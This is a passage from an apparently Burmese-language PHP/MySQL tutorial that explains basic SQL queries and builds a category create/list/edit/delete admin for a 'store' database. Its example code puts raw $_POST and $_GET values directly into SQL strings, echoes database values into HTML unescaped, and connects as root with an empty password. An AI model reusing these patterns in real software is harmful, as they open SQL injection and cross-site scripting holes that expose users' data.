```

`SELECT` Keyword နဲ့စရပြီး သူ့နောက်မှာ ရယူလိုတဲ့ Column စာရင်းကိုပေးရပါတယ်။ Column အားလုံး လိုချင်တာ ဆိုရင် တစ်ခုချင်းတန်းစီရေးနေစရာမလိုပါဘူး Asterisk (*) လေးထည့်ပေးလိုက်ရင်ရပါပြီ။ Column စာရင်းနောက်မှာ `FROM` Keyword နဲ့ Table အမည်လိုက်ရပါတယ်။ နမူနာအရ `categories` Table ထဲက `id`, `name`, `remark` Column များကိုရယူလိုတယ်လို့ သတ်မှတ်လိုက်ခြင်းဖြစ်ပါတယ်။

နမူနာမှာဖော်ပြထားတဲ့ ကျန်အပိုင်းကတော့လိုမှသုံးရမှာပါ။ မလိုရင်ချန်ထားခဲ့လို့ရပါတယ်။ `ORDER BY` Keyword ကို သုံးပြီ Sort လုပ်ပေးစေလိုတဲ့ Column ကပ်ထည့်ပေးရပါတယ်။ Sort ကို Column တစ်ခုထက်ပိုလုပ် ပေးစေချင်ရင် လည်းအတွဲလိုက်ပေးနိုင်ပါတယ် (ဥပမာ - `ORDER BY name, created_date`)။ အတွဲလိုက်ပေးလိုက်ရင် ရှေ့ဆုံးက Column နဲ့ အရင်စီပေးပြီး နောက်က Column တွေနဲ့ အစဉ်အတိုင်းဆက်ပြီး စီပေးသွားမှာဖြစ်ပါတယ်။ `ORDER BY` က ပုံမှန်ဆိုရင် ငယ်စဉ်ကြီးလိုက် စီပေးမှာပါ။ အဲ့ဒါကို ကြီးစဉ်ငယ်လိုက်စီစေချင်ရင် Column စာရင်း နောက်မှာ `DESC` Keyword ထည့်သွင်း ပေးနိုင်ပါတယ်။ သူ့လည်းလိုမှ ထည့်ရမှာပါ။ မလိုရင်ချန်ထားခဲ့နိုင်ပါတယ်။

နောက်ထပ် `SELECT` Query နဲ့အတူ တွဲဖက်သုံးလေ့ရှိတာကတော့ `LIMIT` ဖြစ်ပါတယ်။ ရယူမယ့် Record အရေအတွက်ကို ကန့်သတ်လိုက်ခြင်းဖြစ်ပါတယ်။ `LIMIT 5` လို့ပြောထား တဲ့အတွက် ပထမဆုံး (၅) ကြောင်း ပဲရယူပေးမှာ ပါ။ `LIMIT` အတွက် စမှတ်လည်းထည့်ပေးနိုင်ပါတယ်။ ဥပမာ `LIMIT 2, 5` ဆိုရင် နှစ်ကြောင်း မြောက်ကနေစပြီး (၅) ကြောင်းရယူမယ်ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ 2 က စမှတ်ဖြစ်ပြီး၊ 5 က အရေအတွက်ဖြစ်ပါတယ်။ phpMyAdmin ရဲ့ SQL Box ထဲမှာ အမျိုးမျိုးရေးသားစမ်းသပ်ကြည့်နိုင်ပါတယ်။

မှတ်ချက် ။ ။ Query တွေရေးသားတဲ့အခါ နမူနာမှာဖော်ပြထားသလို တစ်ကြောင်းချင်းခွဲရေးနေစရာလည်း မလိုပါဘူး။ တစ်ကြောင်းတည်း တန်းစီရေးလည်း အလုပ်လုပ်မှာပဲဖြစ်ပါတယ်။ Query အဆုံးမှာသာ Semi-colon ထည့်ပေးဖို့လိုတာပါ။ ဒါတောင်မှ Query က တစ်ကြောင်း တည်းဆိုရင် ထည့်စရာမလိုပါဘူး။ တစ်ကြောင်းထက်ပိုလာမှာသာ Query တစ်ခုနဲ့တစ်ခု ခွဲခြားတဲ့အနေနဲ့ထည့် ပေးရတာ ပါ။

Record တွေ ပြင်ဆင်ဖို့အတွက် UPDATE Query ကိုသုံးနိုင်ပါတယ်။ ရေးသားပုံက ဒီလိုပါ -

```
UPDATE categories SET name='Computer', modified_date=now()
WHERE name='Technology';
```

`UPDATE` Keyword နောက်မှာ Table အမည်လိုက်ရပါတယ်။ ပြီးတော့မှ `SET` Keyword နဲ့ ပြင်ဆင်လိုတဲ့ Column နဲ့ တန်ဖိုးတို့ကို အတွဲလိုက်ရေးသားပေးရခြင်းဖြစ်ပါတယ်။ `name` Column ကို `'Computer'` လို့ ပြင်ဆင်စေလိုက်ခြင်း ဖြစ်ပြီး `modified_date` Column ကိုတော့ လက်ရှိ Query အလုပ်လုပ်သွားတဲ့ ရက်စွဲ အချိန်နဲ့ ပြင်ဆင်စေလိုက် ခြင်းဖြစ်ပါတယ်။ ဒီနေရာမှာရပ်ထားရင်လည်း Query ကမှန်နေတဲ့အတွက် အလုပ်လုပ်သွားမှာဖြစ်ပါတယ်။ ဒါပေမယ့် `categories` Table ထဲက ရှိသမျှ Record အားလုံးရဲ့ `name` နဲ့ `modified_date` Column တို့ကို ပြင်ဆင်လိုက်မှာဖြစ်ပါတယ်။ ဒါကြောင့် ပြင်ဆင်လိုတဲ့ Record ကို `WHERE` Keyword နဲ့အတူ ဆက်လက်သတ်မှတ်ပေးရပါ တယ်။ `WHERE name= 'Technology'` လို့ သတ်မှတ်ထားတဲ့ အတွက် `name` Column မှာ မူလတန်ဖိုး Technology ဖြစ်နေတဲ့ Record တွေကို သာ ရွေးချယ်ပြင်ဆင်ပေးသွားမှာဖြစ်ပါတယ်။ `name` Column မှာ Technology တန်ဖိုးရှိနေတဲ့ Record ရှိသလောက်ကို ပြင်ဆင်သွားမှာဖြစ်ပါတယ်။ ဒီနေရာမှာ `PRIMARY` သတ်မှတ် ထားတဲ့ Column က အရေးပါလာပါတယ်။ မလိုလားအပ်တဲ့ အမှားတွေကို ရှောင်ဖို့အတွက် `PRIMARY` သတ်မှတ်ထားတဲ့ သက်ဆိုင်ရာ ID နဲ့သာ ပြင်ဆင်ခြင်းကိုပြုလုပ်သင့်ပါတယ်။ ဒီလိုဆို ပိုသင့်တော်မှာပါ -

```
UPDATE categories SET name='Computer', modified_date=now()
WHERE id=2;
```

ဒီလိုဆိုရင် `id` တန်ဖိုး `2` ဖြစ်နေတဲ့ Record ကိုသာ ပြင်ဆင်သွားမှာဖြစ်ပါတယ်။ `id` ဟာ PRIMARY သတ်မှတ်ထား လို့ တန်ဖိုး `2` ဖြစ်နေတဲ့ Record နှစ်ခုရှိမှာမဟုတ်ပါဘူး။

Record တွေပယ်ဖျက်ဖို့အတွက်တော့ `DELETE` Query ကိုသုံးနိုင်ပါတယ်။ ရေးသားပုံကဒီလိုပါ -

```
DELETE FROM categories WHERE id=2;
```

`DELETE FROM` Keyword နောက်က Table အမည်လိုက်ရပါတယ်။ `DELETE FROM` categories မှာတင် ရပ်ထားလိုက်ရင် `categories` Table ထဲမှာရှိနေသမျှ Record အားလုံးပျက်သွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် နောက်ကနေပယ်ဖျက်လိုတဲ့ Record ကို `WHERE` Keyword နဲ့ ညွှန်းပေးရပါတယ်။ နမူနာမှာ `WHERE id=2` လို့ သတ်မှတ်ထားလို့ `id` Column ကတန်ဖိုး `2` ဖြစ်နေတဲ့ Record ကိုသာရွေးချယ်ပယ်ဖျက်သွားမှာဖြစ်ပါတယ်။

7.4 - PHP and MySQL

PHP နဲ့ ကျွန်တော်တို့လက်ရှိတည်ဆောက်ထားတဲ့ `categories` Table ကို Create, Read, Update, Delete လုပ် ငန်းများပြုလုပ်နိုင်တဲ့ Form တွေ တည်ဆောက်ကြည့်ချင်ပါတယ်။ ပထမဆုံးအနေနဲ့ `htdocs` Folder အောက်မှာ ဖော်ပြ ပါအတိုင်း Folder နဲ့ File တွေတည်ဆောက်ပေးပါ။

```
store/
|-- admin/
|    |-- confs/
|    |    |-- config.php
|    |-- cat-list.php
|    |-- cat-new.php
|    |-- cat-add.php
|    |-- cat-edit.php
|    |-- cat-update.php
|    |-- cat-del.php
|    |-- index.php
|-- index.php
```

`store` Folder အတွင်းမှာ `index.php` အမည်နဲ့ File တစ်ခုနဲ့အတူ `admin` အမည်နဲ့ Folder တစ်ခု ထပ်ဆင့်တည်ဆောက်ထားပါတယ်။ `admin` Folder ထဲမှာ `cat-list.php, cat-new.php, cat-add.php, cat- edit.php, cat-update.php, cat-del.php, index.php` အမည်ရတဲ့ File တွေနဲ့အတူ `confs` အမည်နဲ့ Folder တစ်ခု ထပ်ဆင့်တည် ဆောက်ထားပါတယ်။ `confs` Folder ထဲမှာလည်း `config.php` ဆိုတဲ့အမည်နဲ့ `File` တစ်ခုရှိပါသေးတယ်။

ပထမဆုံးအနေနဲ့ `config.php` ထဲမှာ အခုလိုရေးသားထည့်သွင်းပေးပါ။

```
<?php
  $dbhost = "localhost";
  $dbuser = "root";
  $dbpass = "";
  $dbname = "store";

  $conn = mysqli_connect($dbhost, $dbuser, $dbpass);
  mysqli_select_db($conn, $dbname);
?>
```

Variable လေးခုကြေငြာသတ်မှတ်ထားပါတယ်။ `$dbhost` Variable က Database Server လိပ်စာထည့်သွင်းပေးဖို့ ဖြစ်ပါတယ်။ `localhost` လို့သတ်မှတ်ထားပါတယ်။ `$dbuser` Variable မှာတော့ Database User Name အဖြစ် `root` ကို သတ်မှတ်ပေးထားပါတယ်။ `$dbpass` Variable မှာ Database Password သတ်မှတ်ပေးဖို့ဖြစ်ပါတယ်။ ဒါပေမယ့် `root` User အတွက် Password သတ်မှတ်မထားလို့ Quote အဖွင့်အပိတ်အလွတ်တစ်ခုပဲ ထည့်ပေးထားပါတယ်။ `$dbname` Variable မှာ Database အမည်အနေနဲ့ ကျွန်တော်တို့ အသင့်တည်ဆောက်ထားပြီးဖြစ်တဲ့ `store` ကို ထည့်သွင်းသတ် မှတ်ထားပါတယ်။

နောက်တစ်ဆင့်မှာ `mysqli_connect()` Function ကို အသုံးပြုပြီး Database Server ကို ချိတ်ဆက်ထားပါ

တယ်။ ဒီလို ချိတ်ဆက်တဲ့အခါ Host Name, User Name နဲ့ Password တို့ကို ထည့်သွင်းပေးရပါတယ်။ ဒါကြောင့် `$dbhost`, `$dbuser` နဲ့ `$dbpass` Variable တို့ကို အစဉ်လိုက်ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ `mysqli_connect()` Function က ပြန်ပေးလာတဲ့ Resource ID ကို `$conn` Variable နဲ့လက်ခံထားပါသေးတယ်။ PHP က တစ်ချို့အချက် အလက်တွေကို External Resource အဖြစ်သီးခြားခွဲပြီးသိမ်းထားတက်ပါတယ်။ Resource ID ဆိုတာ အဲ့ဒီအချက်အလက်များ သိမ်းဆည်းထားတဲ့ နေရာကိုညွှန်ပြတဲ့ အမှတ်အသားတစ်ခု ဖြစ်ပါတယ်။ `mysqli_connect()` Function က Resource ID တစ်ခုပြန်ပေးလေ့ရှိပြီး တစ်ချို့ကိစ္စတွေ ဆောင်ရွက်ဖို့ အဲ့ဒီ ID လိုအပ်လာမှာဖြစ်လို့ `$conn` Variable နဲ့ ID ကို လက်ခံ ထည့်သွင်းစေခြင်းဖြစ်ပါတယ်။

နောက်တစ်လိုင်းမှာ `mysqli_select_db()` Function ကိုသုံးပြီး အသုံးပြုလိုတဲ့ Database ကိုရွေးပေးထားပါတယ်။ ချိတ်ဆက်ထားတဲ့ Connection Resource ID နဲ့ Database အမည်ကိုပေးရမှာဖြစ်လို့ `$conn` နဲ့ `$dbname` တို့ကို ထည့်သွင်းပေးထားခြင်း ဖြစ်ပါတယ်။

ဒီလုပ်ဆောင်ချက်နှစ်ခုဖြစ်တဲ့ Database Server ကိုချိတ်ဆက်ခြင်းနဲ့ အသုံးပြုမယ့် Database ရွေးချယ်ပေးခြင်းတို့ဟာ Database နဲ့ အလုပ်တစ်ခုခု လုပ်လိုတိုင်း ဆောင်ရွက်ရမယ့် ကိစ္စတွေဖြစ်ပါတယ်။ တစ်နည်းအားဖြင့် ခဏခဏရေးရမယ့် Statement နှစ်ခုပါ။ ဒါကြောင့် `config.php` အနေနဲ့ သီးခြားခွဲပြီးရေးသားလိုက်ခြင်းဖြစ် ပါတယ်။ ဒီလိုသီးခြားခွဲရေးထားတဲ့အတွက် ထပ်ခါထပ်ခါပြန် ရေးဖို့မလိုတော့ပဲ Database နဲ့အလုပ်လုပ်လိုတိုင်း `config.php` ကို Include လုပ်လိုက်ယုံနဲ့ Server ချိတ်ဆက်ခြင်းနဲ့ Database ရွေးချယ်ခြင်းတို့ကို ဆောင်ရွက်ပြီးစီးသွားစေမှာဖြစ်ပါတယ်။

ဆက်လက်ပြီး `cat-new.php` ထဲမှာ `categories` Table ထဲကိုထည့်သွင်းရမယ့် အချက်အလက်တွေ ဖြည့်စွက်နိုင်တဲ့ Form တစ်ခု ထည့်သွင်းချင်ပါတယ်။ HTML Structure အပြည့်အစုံကိုတော့ စာဖတ်သူကိုယ်တိုင်ပဲထည့်ပေးပါ။ `<body>` အတွင်းမှာသာ ဒီ Form ကိုကူးယူရေးသားပေးပါ။

```
<h1>New Category</h1>

<form action="cat-add.php" method="post">
  <label for="name">Category Name</label>
  <input type="text" name="name" id="name">

  <label for="remark">Remark</label>
  <textarea name="remark" id="remark"></textarea>

  <br><br>
  <input type="submit" value="Add Category">
</form>
```

ကြည့်ရတာပိုအဆင်ပြေစေဖို့အတွက် CSS တစ်ချို့ကိုလည်း `<style>` အဖွင့်အပိတ်နဲ့ထည့်သွင်းရေးသားပေးပါဦး။

```
form label {
  display: block;
  margin-top: 8px;
}
```

Form ရဲ့ `action` မှာ `cat-add.php` လို့ပေးထားပါတယ်။ ဒါကြောင့် Form မှာ အချက်အလက်တွေ ဖြည့်သွင်းပြီး Submit လုပ်လိုက်ရင် ဖြည့်သွင်းထားတဲ့ `name` နဲ့ `remark` ကို `cat-add.php` ကိုပို့ပေးသွားစေမှာဖြစ်ပါတယ်။ ဒါကြောင့် `cat-add.php` မှာ ပေးပို့ လာတဲ့အချက်အလက်တွေကို `categories` Table ထဲကို ထည့်သွင်းပေးတဲ့ Code ကို ရေးသားပေးရမှာပါ။ HTML တွေမလိုပါဘူး။ PHP Code ချည်းသက်သက်ပါ။ ကူးယူ ထည့်သွင်းပေးပါ။

```
<?php
  include("confs/config.php");
  $name = $_POST['name'];
  $remark = $_POST['remark'];
  $sql = "INSERT INTO categories (name, remark, created_date,
          modified_date) VALUES ('$name', '$remark', now(), now())";

  mysqli_query($conn, $sql);

  header("location: cat-list.php");
?>
```

`confs` Folder ထဲက `config.php` ကို Include လုပ်ထားတဲ့အတွက် Database Server ချိတ်ဆက်ခြင်းနဲ့ `store` Database ကိုရွေးချယ်ခြင်းလုပ်ငန်းများ ဆောင်ရွက်ပြီးဖြစ်စေပါတယ်။ ချိတ်ဆက်ထားတဲ့ Connection Resource ID ဟာလည်း `$conn` Variable ထဲမှာ အသင့်ရှိနေမှာ ဖြစ်ပါတယ်။ ဆက်လက်ပြီး Request နဲ့အတူ ပါဝင်လာတဲ့ အချက် အလက်တွေကို `$name`, `$remark` Variable များနဲ့ လက်ခံရယူပါတယ်။

နောက်တစ်ဆင့်မှာ `INSERT` Query တစ်ခုကို `$sql` Variable ထဲမှာ ရေးသားထည့်သွင်းပေးထားပါတယ်။ ထည့်သွင်းမယ့် Table က `categories` Table ဖြစ်ပြီး ထည့်သွင်းမယ့် VALUES အနေနဲ့ လက်ခံရရှိထားတဲ့ `$name` နဲ့ `$remark` တို့ကို သတ်မှတ်ပေးထားပါတယ်။ ဆက်လက်ပြီး `mysqli_query()` Function ကိုသုံးပြီး `INSERT` Query ကို အလုပ်လုပ်စေလိုက်ပါတယ်။ `mysqli_query()` ကို အသုံးပြုတဲ့အခါ Parameter နှစ်ခု ပေးရပါတယ်။ ပထမတစ်ခုက Database ချိတ်ဆက်ထားတဲ့ Connection ဖြစ်ပြီး ဒုတိယတစ်ခုကတော့ SQL Query ဖြစ်ပါတယ်။ ဒါကြောင့် `$conn` ကို ပထမ Parameter အဖြစ်ပေးလိုက်ပြီး `$sql` ကို ဒုတိယ Parameter အဖြစ် ပေးလိုက်ခြင်းပဲ ဖြစ်ပါတယ်။

အချက်အလက်တွေ Table ထဲကိုထည့်သွင်းခြင်း၊ ပြင်ဆင်ခြင်းတို့ကို PHP က တိုက်ရိုက် ပြုလုပ်မပေးပါဘူး။ သူ လုပ်ပေးသွားတာက `mysqli_query()` Function ကိုသုံးပြီး SQL Query တွေကို Database Server ထံပေးပို့ အလုပ်လုပ်စေခြင်းသာ ဖြစ်ပါတယ်။ ပေးပို့လိုက်တဲ့ `INSERT` Query အလုပ်လုပ်သွားတဲ့အတွက် Request နဲ့ အတူ ပါဝင်လာတဲ့ တန်ဖိုးတွေကို အသုံးပြုပြီး `categories` Table ထဲကို Record အသစ်တစ်ခု ထည့်သွင်းပေးသွားမှာ ပဲ ဖြစ်ပါတယ်။

Query ပေးပို့ပြီးနောက်တစ်ဆင့်မှာ `cat-list.php` ကို Redirect လုပ်ခိုင်းထားပါတယ်။ ဒါကြောင့် စမ်းသပ်မကြည့် ခင် `cat-list.php` မှာ `categories` Table အတွင်းမှာ ရှိနေတဲ့ Record တွေကိုဖော်ပြပေးတဲ့ လုပ်ဆောင်ချက်ကို အရင်ရေးသားပါဦးမယ်။ HTML အပြည့်အစုံကို ကိုယ်တိုင်ရေးသားပြီး အောက်မှာပေးထားတဲ့ Code တွေကို `<body>` အတွင်းမှာ ကူးယူထည့်သွင်းပေးပါ -


```
<h1>Category List</h1>
<?php
  include("confs/config.php");
  $result = mysqli_query($conn, "SELECT * FROM categories");
?>
<ul>
  <?php while($row = mysqli_fetch_assoc($result)): ?>
    <li title="<?php echo $row['remark'] ?>">
      <?php echo $row['name'] ?>
    </li>
  <?php endwhile; ?>
</ul>

<a href="cat-new.php" class="new">New Category</a>
```

Database နဲ့ အလုပ်လုပ်တော့မှာမို့ ထုံးစံအတိုင်း `config.php` ကို Include လုပ်ထားပါတယ်။ ပြီးတော့မှ `mysqli_query()` Function သုံးပြီး `SELECT` Query တစ်ခုကို ပေးပို့လိုက်ပါတယ်။ ထူးခြားချက်က ဒီတစ်ကြိမ်မှာ `mysqli_query()` ကပြန်ပေးလာတဲ့ တန်ဖိုးကို `$result` Variable နဲ့ လက်ခံထားခြင်း ဖြစ်ပါတယ်။ `$result` Variable မှာ `SELECT` Query က ပြန်ပေးလာတဲ့ Resource ID တစ်ခုရှိနေမှာ ဖြစ်ပါတယ်။ အဲ့ဒီ Resource ID ကိုအသုံးပြုပြီး အချက်အလက်တွေကို `mysqli_fetch_assoc()` Function နဲ့ ရယူထားပါတယ်။

`mysqli_fetch_assoc()` Function က တစ်ကြိမ်အလုပ်လုပ်တိုင်းပေးလာတဲ့ Resource ထဲကနေ Record တစ်ကြောင်းကို ဆွဲထုတ်ပြီး Associative Array တစ်ခုအဖြစ် ပြောင်းထားပေးပါတယ်။ Column Name တွေကို Array Index အဖြစ်သတ်မှတ်ပြီး Record တန်ဖိုးတွေကတော့ Array Value အနေနဲ့ စီစဉ်ထားပေးမှာဖြစ်ပါတယ်။ Resource ထဲမှာ Record (၅) ကြောင်းရှိရင် `mysqli_fetch_assoc()` Function (၅) ခါရေးပြီး ဆွဲထုတ်နိုင်ပါတယ်။ Record ရှိသလောက်အကုန် ဆွဲထုတ်ချင်တဲ့အခါ၊ နမူနာမှာ ရေးသားထားသလို Loop လုပ်ပြီး ထုတ်ယူနိုင်ပါတယ်။ `while` Loop ကတော့ထုံးစံအတိုင်း ဝိုက်ကွင်းအဖွင့်အပိတ်ထဲက တန်ဖိုး True ဖြစ်နေသမျှ အလုပ်လုပ်နေမှာပါ။ ဝိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ ရေးသားထားတဲ့ `mysqli_fetch_assoc()` Function က Record တွေကိုဆွဲထုတ်ရယူ လိုက်တိုင်း Associative Array တစ်ခုပြန်ပေးနေလို့ ဝိုက်ကွင်းထဲက တန်ဖိုးကို True ဖြစ်နေစေပါတယ်။ ဒီနည်းနဲ့ `while` Loop က Record တွေ ထုတ်ယူရရှိနေသမျှ အကြိမ်ကြိမ် အလုပ်လုပ်သွားပြီး၊ နောက်ဆုံးဆွဲထုတ်စရာ Record မကျန်တော့တဲ့အခါ `mysqli_fetch_assoc()` က False တန်ဖိုးတစ်ခုပြန်ပေးမှာ ဖြစ်ပါတယ်။ အဲ့ဒီအခါ ဝိုက်ကွင်း ထဲကတန်ဖိုးလည်း False ဖြစ်သွားတဲ့အတွက် Loop လည်း အဆုံးသတ်သွားမှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ `mysqli_fetch_assoc()` Function အစား `mysqli_fetch_row()` နဲ့ `mysqli_fetch_array()` တို့ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ `mysqli_fetch_row()` က Record တွေကိုရိုးရိုး Numeric Array အနေနဲ့ရယူပေးမှာ ဖြစ်ပါတယ်။ `mysqli_fetch_array()` ကတော့ Record တွေကို Numeric Array အနေနဲ့ ရော Associative Array အနေနဲ့ ပါ နှစ်မျိုးလုံး အသုံးပြုနိုင်အောင်စီစဉ်ထားပေးမှာဖြစ်ပါ တယ်။ `mysqli_fetch_row()` က Array Index တွေကို နံပါတ်စဉ်နဲ့ စီစဉ်ထားမှာဖြစ်လို့ Column အစီအစဉ်မမှတ်မိရင် သုံးလို့အဆင်ပြေမှာ မဟုတ်ပါဘူး။ Table မှာ Column တွေများ တဲ့အခါ Column အစီအစဉ်ကို မှတ်ရခက်လာတက်ပါတယ်။ Column အမည်တွေကတော့ မှတ်မိလွယ် တက်ပါတယ်။ `mysqli_fetch_array()` ကလည်း Record တစ်ခုတည်းကို Array နှစ်မျိုးအနေနဲ့ နှစ်ဆပြင်ဆင်ထားပေးလို့ ပိုနေပါ တယ်။ဒါကြောင့် နမူနာတွေမှာတော့ `mysqli_fetch_assoc()` ကိုသာ ဆက်လက်အသုံးပြုဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Loop အစဖြစ်တဲ့ `while` နဲ့ အဆုံးဖြစ်တဲ့ `endwhile` အတွင်းမှာ `<li>` Element တစ်ခုကိုရေးသားထားပါ တယ်။ Loop ရဲ့ ဝိုက်ကွင်းထဲမှာ `$row` Variable ထဲကို `mysqli_fetch_assoc()` နဲ့ Record တစ်ခုကို Associate Array အနေနဲ့ ရယူထည့်သွင်းထားတာကို သတိပြုပါ။ `name` Column မှာရှိနေတဲ့ တန်ဖိုးကိုဖော်ပြစေ လိုတဲ့အတွက် `$row["name"]` ကို Element Content အဖြစ်ရိုက်ထုတ်ထားပါတယ်။ `title` Attribute ရဲ့ Value အနေနဲ့လည်း `$row["remark"]` Index ကို ရိုက်ထုတ်ထားပါသေးတယ်။ ရလဒ်အနေနဲ့ `categories` Table ထဲက `name` တွေကိုပဲ `<li>` Element နဲ့ တန်းစီ ဖော်ပြသွားမှာဖြစ်ပြီး `<li>` ကို Mouse နဲ့ ထောက်လိုက်ရင် `remark` ကို Tooltip အနေနဲ့ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။ အခုနေ Browser URL Bar မှာ http://localhost/store/admin/cat-list.php လို့ရိုက်ကြည့်ရင် **ပုံ (၇-ည)** မှာဖော်ပြထားသလို ရလဒ်ရရှိနေမှာပါ။



ပုံ (၇-ည) Category List

`cat-new.php` ကိုသွားလို့ရနိုင်မယ့် **New Category** Link တစ်ခုလည်းထည့်သွင်းပေးထားပါသေးတယ်။ `cat-new.php` နဲ့ `cat-add.php` တို့အတွက်လိုအပ်တဲ့ Code တွေကို ကျွန်တော်တို့ရေးသားထားခဲ့ပြီးဖြစ်လို့ စာအုပ် အမျိုးအစား Category အသစ်တွေထည့်သွင်းပြီး စမ်းသပ်ကြည့်နိုင်ပါပြီ။

ဆက်လက်ပြီး ပယ်ဖျက်လိုတဲ့ Record တွေကိုပယ်ဖျက်နိုင်ဖို့အတွက် Delete လုပ်ဆောင်ချက်ကိုသက်ဆိုင်ရာ Category နဲ့ တွဲဖက်ထည့်သွင်းပေးချင်ပါတယ်။ ဒါကြောင့် `cat-list.php` မှာရေးသားထားတဲ့ Code တွေကို အခုလို ပြင်ဆင် ဖြည့်စွက်ပေးလိုက်ပါ။

```
<h1>Category List</h1>
<?php
  include("confs/config.php");
  $result = mysqli_query($conn, "SELECT * FROM categories");
?>
<ul>
  <?php while($row = mysqli_fetch_assoc($result)): ?>
    <li title="<?php echo $row['remark'] ?>">
     [ <a href="cat-del.php?id=<?php echo $row['id'] ?>" class="del">del</a> ]
     <?php echo $row['name'] ?>
    </li>
  <?php endwhile; ?>
</ul>

<a href="cat-new.php" class="new">New Category</a>
```

Category တစ်ခုချင်းစီနဲ့အတူ `cat-del.php` ကိုသွားတဲ့ Link တွေ တွဲဖက်ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ `cat-del.php` ကိုသွားတဲ့အခါ သက်ဆိုရင်ရာ Record ရဲ့ `id` ကို URL Query အနေနဲ့ တွဲဖက် ထည့်သွင်းပေးထားခြင်းဖြစ်ပါတယ်။ `cat-del.php` မှာတော့ URL Query အနေနဲ့ လက်ဆင့်ကမ်းပါဝင်လာတဲ့ `id` ကို လက်ခံရယူပြီး အဲ့ဒီ `id` နဲ့ ကိုက်ညီတဲ့ Record ကို ပယ်ဖျက်တဲ့ လုပ်ဆောင်ချက်ရေးသားပေးရ မှာဖြစ်ပါတယ်။

```
<?php
  include("confs/config.php");

  $id = $_GET['id'];
  $sql = "DELETE FROM categories WHERE id = $id";
  mysqli_query($conn, $sql);

  header("location: cat-list.php");
?>
```

ပေးပို့လာတဲ့ `id` ကို `WHERE` Keyword နဲ့တွဲဖက်ပေးထားတဲ့ `DELETE` Query တစ်ခုကိုအလုပ်လုပ်စေတဲ့ အတွက် သက်ဆိုင်ရာ Record ကိုပယ်ဖျက်ပေးသွားမှာပါ။ `cat-list.php` ကို Redirect လုပ်ပေးဖို့လည်း ထည့်သွင်းထားပါတယ်။ အခုနေ http://localhost/store/admin/cat-list.php မှာသွားကြည့်ရင် **ပုံ (၇-၉)** မှာပြထားသလို သက် ဆိုင်ရာ Category ရှေ့မှာ **del** Link လေးတွေတွဲဖက်ပါဝင်နေတာကို တွေ့ရမှာဖြစ်ပါတယ်။

Category List

- [del] History
- [del] Technology
- [del] Mythology
- [del] Sciences
- [del] Religions
- [del] Fiction
- [del] Magazine
- [del] Language
- [del] Comic

New Category

ပုံ (၇-၄) Category List with Delete Link

သက်ဆိုင်ရာ **del** ကို နှိပ်ခြင်းအားဖြင့် Category တွေကိုပယ်ဖျက်နိုင်ပြီဖြစ်ပါတယ်။ စမ်းသပ်ကြည့်ပါ။

ဆက်လက်ပြီး Category တွေကိုပြင်ဆင်နိုင်ဖို့ Edit လုပ်ဆောင်ချက်ကိုထည့်သွင်းပါမယ်။ `cat-list.php` မှာ အခုလိုဖြည့်စွက်ပေးပါဦး။

```
<h1>Category List</h1>
<?php
  include("confs/config.php");
  $result = mysqli_query($conn, "SELECT * FROM categories");
?>

<ul>
  <?php while($row = mysqli_fetch_assoc($result)): ?>
    <li title="<?php echo $row['remark'] ?>">
     [ <a href="cat-del.php?id=<?php echo $row['id'] ?>" class="del">del</a> ]
     [ <a href="cat-edit.php?id=<?php echo $row['id'] ?>">edit</a> ]
     <?php echo $row['name'] ?>
    </li>
  <?php endwhile; ?>
</ul>

<a href="cat-new.php" class="new">New Category</a>
```

ပြီးခဲ့တဲ့အဆင့်မှာ **del** Link တွေထည့်သွင်းခဲ့သလိုပဲ `cat-edit.php` ကိုသွားနိုင်တဲ့ **edit** Link တွေကို ထည့်သွင်း ပေးလိုက်ခြင်းဖြစ်ပါတယ်။ သူ့မှာလည်း သက်ဆိုင်ရာ `id` ကို Query String အနေနဲ့ထည့်သွင်းပေးထားပါတယ်။ `cat-edit.php` မှာ Edit Form ထည့်သွင်းရေးသားမှာဖြစ်လို့ ထုံးစံအတိုင်း HTML အပြည့်အစုံ ရေးသားပေးပါ။ ပြီးတဲ့အခါ `<body>` အတွင်းမှာမှ ပေးထားတဲ့ Code တွေကို ကူးယူထည့်သွင်းပေးပါ။

```
<h1>Edit Category</h1>

<?php
  include("confs/config.php");

  $id = $_GET['id'];
  $result = mysqli_query($conn, "SELECT * FROM categories WHERE id = $id");
  $row = mysqli_fetch_assoc($result);
?>

<form action="cat-update.php" method="post">
  <input type="hidden" name="id" value="<?php echo $row['id'] ?>">

  <label for="name">Category Name</label>
  <input type="text" name="name" id="name"
           value="<?php echo $row['name'] ?>">

  <label for="remark">Remark</label>
  <textarea name="remark"
       id="remark"><?php echo $row['remark'] ?></textarea>

  <br><br>
  <input type="submit" value="Update Category">
</form>
```

ကြည့်ရှုတာအဆင်ပြေစေဖို့အတွက် CSS တစ်ချို့ကိုလည်း `<style>` အဖွင့်အပိတ်နဲ့ ထည့်သွင်းရေးသားပေးပါဦး။

```
form label {
  display: block;
  margin-top: 8px;
}
```

